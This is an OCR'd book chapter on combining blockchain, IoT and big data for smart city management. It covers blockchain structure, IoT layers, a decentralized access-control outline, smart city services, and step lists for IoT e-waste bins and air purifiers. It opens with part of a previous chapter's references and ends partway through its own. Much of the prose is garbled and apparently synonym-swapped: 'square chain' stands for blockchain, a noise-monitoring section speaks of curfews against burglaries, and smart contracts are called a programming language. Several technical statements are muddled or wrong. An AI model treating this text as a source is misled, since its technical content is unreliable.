38. Benshoof B, Rosen A, Bourgeois AG, Harrison RW (2016) Distributed decentralized domain name service. In: Proceedings—2016 IEEE 30th international parallel and distributed processing symposium IPDPS 2016, 2016, p 12791287
39. Wang X, Li K, Li H, Li Y, Liang Z (2017) Consortium DNS: a distributed domain name service based on consortium chain. 2017 IEEE 19th Int Conf High Perform Comput Commun. IEEE 15th Int Conf Smart City; IEEE 3rd Int Conf Data Sci Syst 617620
40. Qin B, Huang J, Wang Q, Luo X, Liang B, Shi W (2017) Cecoin: a decentralized PKI mitigating MitM attacks. Futur Gener Comput Syst
41. Alphand O et al (2018) IoTChain: a blockchain security architecture for the internet of things. In: IEEE wireless communications and networking conference (WCNC), pp 1–6
42. Bhardwaj T, Upadhyay H, Sharma SC (2020) Autonomic resource provisioning framework for service-based cloud applications: a queuing-model based approach. In: IEEE 10th international conference on cloud computing, data science & engineering (CONFLUENCE-2020). 29th–31st Jan 2020, India
43. Bhardwaj T, Sharma SC, An efficient elasticity mechanism for server-based pervasive healthcare applications in cloud environment. In: 19th IEEE international conference on high performance computing and communications workshops (HPCCWS 2017), Bangkok, Thailand
44. Kadarla K, Sharma SC, Bhardwaj T, Chaudhary A (2017) A simulation study of response times in cloud environment for IoT-based healthcare workloads. In: 14th IEEE international conference on mobile ad hoc and sensor systems (MASS-2017), vol 00, pp 678–683. https://doi.org/10.1109/MASS.2017.65
45. Bhardwaj T, Kumar M, Sharma SC (2016) Megh: a private cloud provisioning various IaaS and SaaS. In: Soft computing: theories and applications. Advances in intelligent systems and computing, vol 584. Springer, Singapore
46. Pandit MR, Bhardwaj T, Khatri V (2014) Steps towards web ubiquitous computing. In: Proceedings of the second international conference on soft computing for problem solving (SocProS 2012), December 28–30, 2012. Advances in intelligent systems and computing, vol 236. Springer, New Delhi
47. Bhardwaj T, Pandit MR, Sharma TK (2014) "A safer cloud", Data isolation and security by Tus-Man protocol. In: Proceedings of the second international conference on soft computing for problem solving (SocProS 2012), December 28–30, 2012. Advances in intelligent systems and computing, vol 236. Springer, New Delhi
48. Bhardwaj T, Sharma TK, Pandit MR (2014) Social engineering prevention by detecting malicious URLs using artificial bee colony algorithm. In: Proceedings of the third international conference on soft computing for problem solving. Advances in intelligent systems and computing, vol 258. Springer, New Delhi
49. Bhardwaj T, Pandit MR (2012) Analysis of cloud security problem and proposed igloo solution. In: Asia Pacific & MEA students' conference, March 14–16, Hong Kong

Blockchain and IoT Unanimity in a Smart Metropolitan Development

Shaurya Gupta, Sonali Vyas, and Vinod Kumar Shukla

Abstract The key technological developments in the current era include Blockchain and the Internet of Things in varied application fields. There's a difference between the above two technologies but the unison of the above two has a wider and practical acceptability in today's technological scenario. The IoT is responsible for generating a large amount of data in varied fields like healthcare, retail, real-time forecasting, and smart city development. The data is quite useful in terms of big data analytics whereas the Blockchain will promote secure transactions of data along with varied application integration. Smart city can be considered as a prime application area for IoT and there are a lot of progressions among IoT devices, sensors, and actuators. IoT devices are capable enough of communicating among themselves via the Internet using lightweight protocols which results in making them more and more user-friendly. Though the Internet connectivity of IoT devices makes them more vulnerable in regards to data scalability, consistency, and safety, blockchain confirms the integrity of data as it is able in trailing and synchronizing connected devices. As it is based on a decentralized approach, which restricts the condition of a single point of failure thereby forming a steady interoperable safe system. Internet of Things (IoT) requires various tools and techniques for the purpose of information security which necessitates the operative expansion of any IoT cantered smart city. Various security threats are always looking for any ambiguities or loopholes, which can be exploited in any network; security threats are a perilous contest, which needs some action to be taken and implemented instantaneously. The book chapter will be discussing the implications of Blockchain and IoT in a metropolitan urban scenario.

Keywords Blockchain · IoT · Smart Metropolitan Development

S. Gupta · S. Vyas (✉)
School of Computer Science, University of Petroleum and Energy Studies, Dehradun, India
e-mail: svyas@ddn.upes.ac.in

S. Gupta
e-mail: shaurya.gupta@ddn.upes.ac.in

V. K. Shukla
Department of Engineering and Architecture, Amity University, Dubai, UAE
e-mail: vshukhla@amityuniversity.ae

O. Kaiwartya et al. (eds.), *Security and Privacy in Cyberspace*, Blockchain Technologies,
https://doi.org/10.1007/978-981-19-1960-2_4

1 Introduction

The basic nature of Blockchain technology involves the distributed storage of any kind of information in a secured way. Like considering a case scenario of transaction data, the information like amount transferred, the sender and receiver information plus the monetary amount information, Blockchain is considered to be a completely secure system for changing information in prevailing blocks. Such property enables the information received from various sources like mobile devices and sensors to be more secure and protected. Blockchain is defined as an organized chain of blocks having information; subsequently, the blocks are associated among themselves via chains. An individual block contains a set of records, besides fresh blocks will always be supplementary to the termination of the chain. Replica of newer blocks will hold the info stored in the previous block, which is formed by operational elements of the system. The formation of a Blockchain generally depends on three key philosophies—distribution, openness, and protection [1, 2]. Varied users who are working on certain systems and collection of all these systems form a network of computers or systems, where every computer keeps a copy of each block. The formation is facilitated by communicating to miners responsible for solving multifaceted, exclusive mathematical tasks. It is essential to occupy physical resources along with the hardware competences for the purpose of resolving compound mathematical calculations which are called Proof of Work (POW) [3]. All the results of the mining process are integrated together in the blockchain, and as the time length of the chain increases gradually, the reliability of the information stored in the block should be preserved. The complication of the problem which is solved by miners increases gradually with the addition of chains. Therefore, it requires an upsurge in calculating the power of farms along with the volume of devices that are responsible for storing the complete chain. Considering the case in POW, being a resource concentrated besides the energy-concentrated job, the independent effort by nodes is considerably condensed. Furthermore, the usual arrangement of BC necessitates a comprehensive assembly in between all rudiments of the network. Considering these tasks which provide crucial comprehensions in areas of network pliability, dispersal besides compromise when viewed forms different aspects (Fig. 1).

A comprehensive model of Blockchain meant for hardware devices having restrained resources is still not functional. The quintessence of Blockchain knowledge involves safe, disseminated stowage of information of any type. It is responsible for the storage of transaction data which involves how much amount is transferred to whom and in what type of currency, which may include cryptocurrencies or bank transactions, being one of the crucial areas where Blockchain is used widely. Though, efforts are continuously made so that this concept is made applicable in other areas too for instance in managing cargo transportation apart from managing smart cities' day-to-day operations besides application areas of Internet of Things (IoT) in addition to Wireless Sensor Network (WSN), etc. [4–11] plus in energy generation, vending spaces [12]. The diversity of IoT in smart cities development makes it more vulnerable to a number of privacies along with security concerns as the admittance control




Fig. 1 POW algorithm [3]

for numerous IoT resources is provided to third parties and various exterior organizations. Presently, IoT networks are associated with consolidated systems which face concerns related to the safety of data and its reliability. Blockchain is treated as a system that does not have complete data encryption in the existing chain of blocks and protects data that is distributed to multiple sensors and mobile units. Currently, an ample number of scientists are working in the field of implementation of Blockchain in WSN and IoT technologies. Authors have discussed the idea of PAXOS algorithm implementation [13–17] in association with Blockchain expertise for the purpose of constructing dependable IoT networks. While considering the case of cryptocurrency, BC remains the backbone of Bitcoin's [18, 19] fiscal forte which promises that info regarding money transfers among all systems is logged during the entire duration of the transaction. The technologies like big data, blockchain, and IoT are in the progressive development phase. Certainly, there are ample differences between these three technologies, but the relationships among them help in increasing the system procedures and viability, besides adaptability. The area of Blockchain besides IoT is a very liberal field and it is still going through varied phases of development and, in addition to the IoT, is generating a very large data sets having applications in the area of healthcare, smart cities expansion, finance, and merchandizing besides public management real-time application foretelling. This scrutinized information is very valuable for the purpose of Big Data Analytics. Blockchain ensures protected transaction operation of data and additional applications and integration with Big data is easy in it. Blockchain with big data and IoT increases the size of data, thus, aggregating data storage of varied corporations or businesses [20], whereas there are numerous hardware unit devices that are associated with the Internet of Things and are responsible for engendering a greater quantity of information. Broadcast besides dispensation of these sorts of data is an extremely thought-provoking assignment [21]. The data needs to be firmly saved besides being used for analysis in the current and future scenarios which needs to be managed efficiently and effectively. Internet of Things (IoT) distributes an extensive network of numerous hardware units as well as smart instruments for metropolises, tutoring system, and wearable hardware device units. Big data analytics permits IoT for real-time regulator mechanism, which is quite favored for associated societies [22]. The development of big data over a period of time on the Internet has piloted to gigantic progression in the size of data. Though, trust besides confidentiality is the major concern when it comes to big data, the blockchain area distributes a varied set of solutions including perceptible attributes with smart agreements and business ciphers which are inevitably implemented by default commercial directions [23].

2 Role of Big Data and IoT with Blockchain

The integration of big data, blockchain, and IoT technologies is being conferred in Fig. 2. With the incorporation of all this expertise, in which the top layer consists of big data technologies for the rest of the technologies and serves the purpose of data analysis, the blockchain may be united with IoT for the purpose of securing transaction execution.

- ***Big Data***: It is one of the dynamic enablers in terms of social commercial besides other businesses business exploration. Taking a communal commercial model into consideration wherein intuitions which are received from users engendered online content in addition to assistance from customers end is quite critical in terms of accomplishment in the field of community broadcasting [25]. Big Data and Hadoop prove to be beneficial for real-time evaluation of huge data sets




Fig. 2 Integration of IoT, Blockchain, and Big Data [24]




Fig. 3 The blockchain model [30]

besides prognostication of the backup situations prior to any kind of disaster [26]. Gartner's information technology lexicon outlines big data as high speed, dimensions, and disparity in terms of information resources which are very cost-effective, besides improving the decision-making processes [27]. Some of the big data analytics tools like Spark, Apache, Tableau, MongoDB, etc. are quite useful in reportage, investigation, incorporation, and visualization [28].

- ***Blockchain***: It is defined as a disseminated record including transactions that are mutually shared across a varied set of computer systems, rather than being stowed on a chief server. Essentially, there are dual kinds of blockchain, i.e., private plus public. In a public blockchain, anybody may inscribe in the record without any pre-agreement being required, and these kinds of blockchains are tremendously liable to intruders. In a remote blockchain, only a definite group of people associated with a business cluster have permission to access blockchain, and such type of chain of blocks are extremely protected and reliable [29]. Figure 3 defines that each and every block is holding the hash of the former parental block [30]. Time-stamp field signifies period block creation time, the preceding hash field comprises of the hash function with the preceding header of blocks that is responsible for connecting each and every block to its parental block [30], in addition to field Merkle root or transaction root wherein every transaction has a hash related with it in addition to all transaction hashes in the block are hashed by themselves [31].
- **Internet of Things (IoT)**: It involves an atmosphere of associated numerous systems reachable over the Internet. Each hardware device unit is allotted a sole IP address and it collects besides transfers' information over a network minus any sort of physical support or intrusion [32]. Taking an instance, any vehicle which has integral sensors which alert the driver as and when the tire compression is low below the threshold point [33].

3 Data Management in IoT

The formless and regulated data sets of big data are generated from varied sources of Internet of Things applications and are stored in data centers [34]. The outdated database managing resolutions are fairly problematic in satiating high-end technological needs, besides urbane application requirements needed for a global-scale IoT network [35], this stowage stands as an extremely perilous consideration in terms of data supervision of IoT. Huge and amorphous data in IoT calls in for major stowage challenges in terms of security and reliability [36]. IoT comprises of numerous indispensable expertise like human-to-device plus device-to-device message exchange. Smart metropolitan implementation calls for varied IoT application implementation along with the implementation of IoT networks, which is able to link to a vast number of resource-constrained hardware device units enabled with storing plus calculating competences, demanding low latency in terms of data congregation and admittance. Numerous scholars have faith in the forthcoming development in terms of IoT safety and confidentiality solutions. The crucial part of IoT involves the role of data in varied expertise. Data sources from varied data stores in terms of IoT are being discussed in Fig. 4.

A noteworthy safety concern that any of the large-scale IoT applications, for example, smart city encounters is the provisioning of an effectual plus consistent Access Control (AC) procedure in which deputy's admittance privileges to the core users in an association besides to exterior operators to the organization, additionally keeping the reserve possessor as a complete controller. AC systems which are utilized in conventional IT systems like Access Control List (ACL), Role-Based Access Control (RBAC), Attribute-Based Access Control (ABAC), and also Capability-Based Access Control (CapBAC) are non-competent enough to deliver ascendable, controllable, besides effectual procedures in terms of IoT settings [37, 38]. Countless scientists today trust that the future of IoT safety plus confidentiality explanation is in the evolving blockchain technology. It was presented in 2008 for the purpose of creating the world's initial cryptocurrency system, i.e., Bitcoin [18] as it inculcates the concept of blockchain for all sorts of monetary dealings. Ethereum which is the next generation technology provides a stage that permits programs drafted in a practical language known as "Smart Contracts" and it is deployed in Blockchain





Fig. 4 IoT data store [34]

plus executed as a transaction [38]. Application of blockchain in the IoT area may welcome varied welfares, though the mechanism of blockchain in terms of business transaction excavating stands as a critical test for IoT when considering the case of latency/response period besides scalability [39]. Capability-based blockchain enables admittance control outline which has been anticipated in [37] wherein the competence token is placed in general blockchain in order to authorize resources. Smart contract-based plan misusing numerous types of contracts is projected in [38] which is used to realize disseminated admittance regulators in terms of IoT systems. In [40], authors have projected an admittance controller structure for the purpose of IoT which is responsible for utilizing bitcoin-like business transactions in terms of provisioning besides relocating access tokens. Security architecture for IoT which uses public BC for the purpose of reserve admittance agreements is projected in [41]. IoT enables the association of numerous varied with the help of the Internet along with correlating devices with the Internet. The hardware unit devices are usually linked with microcontrollers' sensors and actuators besides a network of web, and these may incorporate varied smart household devices like clothes washers, wake-up timers, smart lighting systems, and so forth. Furthermore, varied IoT applications in a town society's scenario integrate the facilities which are capable of checking air plus water adulteration witnessing and electrical liveliness consumption. Awareness of IoT was initiated by an associate of Radio Frequency Identification (RFID) development technical society in the year 1999 [42] which further opened gates for its applicability in terms of mobile correspondence devices, disseminated calculating besides information inspection [43]. IoT conformation comprises of dissimilar strata in terms of varied modernizations which are quite supportive for IoT and aids in chalking as how a technology in terms of the invention recognizes each and every adaptability, stately superiority besides proposal of IoT administrations in unrelated situations. Figure 5 validates the comprehensive proposal of IoT in terms of layers [44]. These layers are as follows:

- ***Sensor Layer***: It is the lowermost stratum that has varied devices being synchronized with the help of sensors and it allows association among the bodily besides electronic worlds authorizing reliable info which needs to be accumulated plus settled. Sensors are quite useful in approximations of temperature, air excellence, speediness, humidity, mass, etc. They are equipped with memory, which enables them to take a record of a certain quantity of approximations. Varied home-based gadgets plus vehicles are equipped with telemetric sensors.
- ***Networks Layer***: Enormous bulk of information forms a critical part for sensors and they may be wired or else wireless network system wherein vehicle is the medium. Existing networks of devices supports machine-to-machine (M2M) network besides their capabilities. Such kinds of networks may be private, open, aid in correspondence of data among systems or in between server and system, and exchange speed or security.
- ***Data Processing Layer***: Managing provision is responsible for providing information and managing safety panels. IoT is responsible for getting associations

Fig. 5 The IoT architecture [44]



besides associations including apprenticeships plus outlines providing information on demand, for example, the temperature of a certain region and movement information regarding a sensor-assisted vehicle. Stream analytic stands as a differing category of examination wherein consideration of info and its in–out movement among the organization matter a lot. It is also known as the middleware layer which is responsible for employing varied numerous technologies like big data processing and cloud computing, etc.

- ***Application Layer***: The layer is responsible in the application areas of Conveyance, Construction, and Metropolitan development besides Retail, Supply chain, Hospitality, Hotel Management, Tourism, Atmosphere, and Energy. It is the uppermost layer in terms of extending the services to the clients. It forms an interface between the network and the devices. Lastly, it is responsible for delivering application-specific services to the end user. It is also responsible for varied IoT applications, which are successfully deployed in the areas of smart households, metropolitan, and well-being. Currently, there are numerous IoT applications that are successfully deployed in the area of smart transportation in terms of light and heavy motor vehicles where smart traffic management system forms an integral part of the smart transportation system.

4 Outline of IoT-Based Decentralized Access Control System

In exclusion of IoT devices and management hubs, each element will be part of blockchain innovation. Each node in blockchain technology attaches a copy of the chain of blocks to itself. The square chain may expand in detail and continue to expand after some time. Most parts of the IoT device cannot store square-built data to suit their disruption. Then, our engineering excludes IoT-based devices from the square chain, which is categorized as an additional hub that is considered an administrative hub, demanding it to manage blockchain information benefitting the IoT strategy [44].

System Framework: It consists of the following elements:

- **Wireless Sensor Networks (WSN)**: A WSN is a communication network that allows for required network requests through controlled requirements of power and light. Moreover, IoT gadgets with remote sensor networks control their computing power, memory, and access. IoT plan is not placed with the blockchain network. Hence, one of the fundamentals of this design is that every device should be exceptionally differentiated globally in the network of blockchain. Open key generators offer a realistic reply in providing suitably detailed and stimulating random numbers.
- **Executives**: The executive is responsible for handling the entry control agreements of the preparation of IoT devices. In general, managers are seen as trivial centers in every structure. Whatever it is, devices registered as IoT gadgets should be included in the executive's control. This is done to uphold a strategic distance from executives so that they cannot enlist any gadget that comes under control without any authorization. All IoT devices listed in the architecture must have at least one enrolled executive.
- **Agent Node**: In the architecture, there is a specific blockchain hub, which is responsible to send key agreements. The center specializes in the owner of a special contract in the middle of the lifetime of the entry management structure. Once the sensible deal is agreed upon on the blockchain network, the specialist hub gets an address that differentiates the agreement in the internal blockchain network. Every center in the blockchain should realize the address of that smart deal.
- **Smart Contracts**: Smart contracts is a distinct and vital part of the architecture. After that, all the activities suitable for the Entry Management Framework are reflected in the contract and activated in rotation with square chains. Once the work is done on an exchange, miners will keep the account of exchange exposed ubiquitously. The functions of the smart contract are equally exposed to other countries as well.
- **Blockchain Network**: A private blockchain having straight blocks is defined in the framework. The selection of private blockchain is done by dimensioning every component of the model. Private Blockchains are made by confidential hubs but can be utilized by anyone. The network is mainly kept secured and well-known by allowing it for exchanges and keeping copies of the blockchain.
- **Management Centers**: IoT gadgets have no place with blockchain networks. Many IoT systems are perfectly controlled such as CPU, memory, and battery. Such internments limit IoT-based devices to a portion of square chain networks, and that part of a square chain network includes a blockchain duplicate near the network exchange path [45].

5 Role of Humans

As IoT operations replicate, they will possess more complexity. Many of these new uses will privately involve people, that is, people and things will work together. The people at top of the framework enable the integration of a number of skills including energy integration, medical services, and automotive sectors [45], which can improve rehabilitation conditions for the elderly and monitor them. While having a human at the top in the architecture, presenting people's habits is a test especially because of the physical, mental, and practical personality traits. Below mentioned are some areas establishing the human model:

- Circle exterior.
- Controller interior.
- Interior demonstration of framework.
- Interior of transducer.
- Various levels of control.

6 Concepts and Services of Smart City

According to research by Pike, the Smart City exhibit is understood to be worth billions of dollars by the year 2021, with annual spending reaching 17 billion. This market rises from a number of key industry partnerships with inclusive areas, such as Smart Governance, Smart Utilities, Smart Mobility, Smart status, and Smart Buildings. These areas are also taken into consideration for developing European Smart Cities to illustrate the planning process which can be utilized to assess the "professional" quality of European cities:

- **Waste Management**: It is a foremost problem in the numerous developed communications in cities, in view of the association's billing in proportion to the issue of waste in landfills. The enormous route of ICT design in this space, irrespective of large assets and convenient and environment-friendly conditions. For example, smart waste management and dispersal is an important issue for a variety of developed urban systems, due to connection charges and the severity of garbage dumping in landfills.
- **Value of Air Quality**: The European Union has formally accepted the 20-20-20 Renewable Energy Instruction outlining general changes to reduce the focus on the next decade. Objectives require a 20% decrease in the production of greenhouse gas by 2021, studies by 1990 levels, a 20% discount in value consumption amid enhanced operational value by 2021, and a 20% enhancement in active energy usage by 2021. To a greater range, urban IoT offers ways for exploring wind opportunities in crowded areas, parks, or walking or jogging tracks.
- **Noise Analysis**: Sound can be viewed as a form of acoustic emanations just like carbon oxide (CO) in the air. With keeping this notion in mind, city experts are now embarking on a series of curfews to reduce the number of burglaries in the

city. An urban IoT offers an organization's aim to assess the magnitude of the disruption caused at any given time in the host areas.

- **Physical Strength of Buildings**: Proper conservation of the historic buildings requires continuous inspection of undisturbed lands per building and validation of regions under the influence of local authorities. The urban IoT can provide a dispersed database to build a foundation of basic sensitivity, collected by appropriate in-built sensors, like sensors to assess the weight of a building, sensors of climate in parts that promote levels of pollution, sensors of temperature, and moisture sensor-rich sensors of the feature.
- **Traffic Congestion**: In the comparative column for air price and audio views, the potential benefits of Smart City apprehended by urban IoT comprises of looking at the overall evolution of the city. Though camera motion detection methods are now open and transmitted to a wide range of urban environments, the communication control can provide an intense source of information. Performance tests can be detected with the help of possible enhanced GPS services introduced in GPS-enabled devices fitted in cars [46].

7 Smart City Resolutions—A Case Study

As days and years are passing, the growth of the population in urban areas seeks satisfaction, better service delivery, security monitoring, transport, and shopping mall to fulfill the requirements of people. The use of data and communication technology to attain this goal presents an opportunity for intelligent urban development, where city investigation or management team and people are permitted access to instantaneous data related to the urban area from which future results, activities, and forecasting can be predicted [47]. A smart city structure has many advantages such as managing waste, improved air, monitoring of noise, traffic overcrowding, smart lights, smart parking, and smart buildings [48]. Smart homes will be associated with cities and a smart home is having many advantages like ease of living besides a good regulation of all domestic items, facilitates users with security, and even home-based power usage can also be remotely controlled [49]. The technology is utilized to gather real-time data and control streetlights and sensing each lighting system linked to an IoT control center, which manages data communication among IoT-enabled devices apart from data accumulation plus air temperature monitoring in a room or household system [50].

As depicted in Fig. 6, Big Data analytics is mainly involved in comparing data values of historic data with live data, which forms a crucial part of data analytics and logical reports are developed. Streaming Analytics is the capability to continuously compute statistical data while circulating in a data stream. Stream statistics permit real-time statistics of live streaming and data management [51]. In the case of historical analytics, the data is stowed in a database for future usage [30], and when any entity seeks to set up old data for specific analysis for specific business needs, then




Fig. 6 Integration of IoT, Blockchain, and Big Data Analytics [30]

it needs to be done without any delay for the purpose of efficient and effective data analysis.

8 Proposed Framework of IoT Implementation in Smart City management—A Pilot Study

The implementation of IoT in varied fields when concerning the management or administration of a smart metropolis is very crucial for the sustainability of a smart metropolis. Some of the fields can be as follows:

- **Smart e-waste collection from IoT-enabled e-waste bins**

The process of e-waste collection is quite important in terms of the effective management of a smart city. People discard their used laptops, mobile phones, chargers, and other electronic items in e-waste bins situated in a mall or society or a gadget store. These e-wastes should be collected very well in time for proper dispersal. These issues can be addressed by making the e-waste collection bins IoT-enabled. The level detector, which compromises of the infrared sensor, is responsible for determining the level of e-waste in bins. As and when the bins are full, the message can be communicated via IoT module to the pick-up van, which is also IoT-enabled to collect the e-waste from designated bins in a specific region.

The algorithm to implement the above with the help of the IoT module can be carried out in the following steps:

1. Start.
2. Level detector.
3. Check level of e-waste: low; moderate; high.
4. If level is high, proceed to step 5.
5. Transmit message to Arduino controller of e-waste bin.
6. Arduino sends message to admin module of IoT-enabled pick-up van.
7. Pick-up van arrives at designated location to collect e-waste.

8. Stop.

- AQI for smart room in a house

The air quality index (AQI) for a smart building, office, or room needs to be maintained at an optimum level for quality living and breathing. The IoT-enabled air purifiers fitted in smart rooms or offices will be measuring the quality index of air and purify the room as the AQI drops below an optimum level. The algorithm to implement the above with the help of the IoT module can be carried out in the following steps:

1. Start.
2. AQI level indicator.
3. Check AQI level: healthy ≤ 100; unhealthy > 100.
4. If AQI is unhealthy proceed to step 5.
5. The Arduino controller will communicate to IoT module of air purifier to start and freshen up the air in the room and bring the AQI level under 100.
6. Stop.

9 Conclusion

Still there are ample challenges related to the development and execution of the smart city concept in an urban environment. Some of the most important challenges are associated with the rise in the data transfer and security. The next step in developing smart cities evidenced by the migration of people, blockchain, and IoT guarantees to fetch extraordinary expansion in terms of overall smart city expansion development. Furthermore, the unified blockchain environment with IoT solves various business issues, especially related to the adaptation to new business models. Blockchain technology has great potential when it comes to building smarter developed communities in the future which will work in varied ways to provide a better life. In order for technology to fulfill its promise, it must be allowed to change the status quo, replace it, and replace it with new entities, i.e., it should be flexible and adaptable to changes. This chapter explains how IoT and blockchain-based sharing services can help create smart cities and discuss the concepts and foundations of IoT and Blockchain, as well as the use of key technologies the proposed pilot study aims at clarifying the developmental impact of IoT technology that will be very beneficial for smart cities. Once unison of all these technologies is achieved, then it would be quite beneficial for technology upgradation and implementation for industries apart from evolving business models. A pilot study done in the case of IoT implementation in cases of smart room purification and smart e-waste collection proposes that as the sample data size will increase with time more advanced technology implementation will be required. Although there are numerous limitations, they can be further studied and investigated, and feasible solutions to those limitations can be explored.

References

1. Amini S, Pasqualetti F, Mohsenian-Rad H (2016) Dynamic load altering attacks against power system stability: attack models and protection schemes. IEEE Trans Smart Grid 9(4):2862–2872
2. Sicari S, Rizzardi A, Grieco LA, Coen-Porisini A (2015) Security, privacy and trust in Internet of Things: the road ahead. Comput Netw 76:146–164
3. Gervais A, Karame GO, Wüst K, Glykantzis V, Ritzdorf H, Capkun S (2016) On the security and performance of proof of work blockchains. In: Proceedings of the 2016 ACM SIGSAC conference on computer and communications security, pp 3–16
4. Chakravorty A, Wlodarczyk T, Rong C (2013) Privacy preserving data analytics for smart homes. In: 2013 IEEE security and privacy workshops. IEEE
5. Menashri H, Baram G (2015) Critical infrastructures and their interdependence in a cyber-attack–the case of the US. Military Strat Affairs 7(1):22
6. Komninos N, Philippou E, Pitsillides A (2014) Survey in smart grid and smart home security: issues, challenges and countermeasures. IEEE Commun Surv Tutor 16(4):1933–1954
7. Roman R, Zhou J, Lopez J (2013) On the features and challenges of security and privacy in distributed internet of things. Comput Netw 57(10):2266–2279
8. Seebacher S, Schüritz R (2017) Blockchain technology as an enabler of service systems: a structured literature review. In: International conference on exploring services science. Springer, Cham, pp 12–23
9. Dahlberg R, Pulls T, Peeters R (2016) Efficient sparse Merkle trees: caching strategies and secure (non-) membership proofs. In: Proceedings of the 21st Nordic workshop on secure computer systems (NORDSEC 2016)
10. Dorri A, Kanhere SS, Jurdak R, Gauravaram P (2017) Blockchain for IoT security and privacy: the case study of a smart home. In: 2017 IEEE international conference on pervasive computing and communications workshops (PerCom workshops). IEEE, pp 618–623
11. Swan M (2015) Blockchain: blueprint for a new economy. O'Reilly Media, Inc
12. Kushch S, Prieto Castrillo F (2017) A review of the applications of the Block-chain technology in smart devices and dis-tribute renewable energy grids
13. Lamport L (2019) The part-time parliament. In: Concurrency: the works of Leslie Lamport, pp 277–317
14. Lamport L (2001) Paxos made simple. SIGACT News 32(5):51–58
15. Lamport L, Shostak R, Pease M (2019) The Byzantine generals' problem. In: Concurrency: the works of Leslie Lamport, pp 203–226
16. Lampson B (2001) The ABCD's of Paxos. In: PODC, vol 1, p 13
17. Rao J, Shekita EJ, Tata S (2011) Using paxos to build a scalable, consistent, and highly available datastore. arXiv preprint arXiv: 1103.2408
18. Nakamoto S (2019) Bitcoin: a peer-to-peer electronic cash system. Manubot
19. Garay J, Kiayias A, Leonardos N (2015) The bitcoin backbone protocol: analysis and applications. In: Annual international conference on the theory and applications of cryptographic techniques. Springer, Berlin, Heidelberg, pp 281–310
20. Stergiou C, Psannis KE, Gupta BB, Ishibashi Y (2018) Security, privacy & efficiency of sustainable cloud computing for big data & IoT. Sustain Comput Inform Syst 19:174–184
21. Ahsan U, Bais A (2016) A review on big data analysis and internet of things. In: 2016 IEEE 13th international conference on mobile ad hoc and sensor systems (MASS). IEEE, pp 325–330
22. Sun Y, Song H, Jara AJ, Bie R (2016) Internet of things and big data analytics for smart and connected communities. IEEE Access 4:766–773
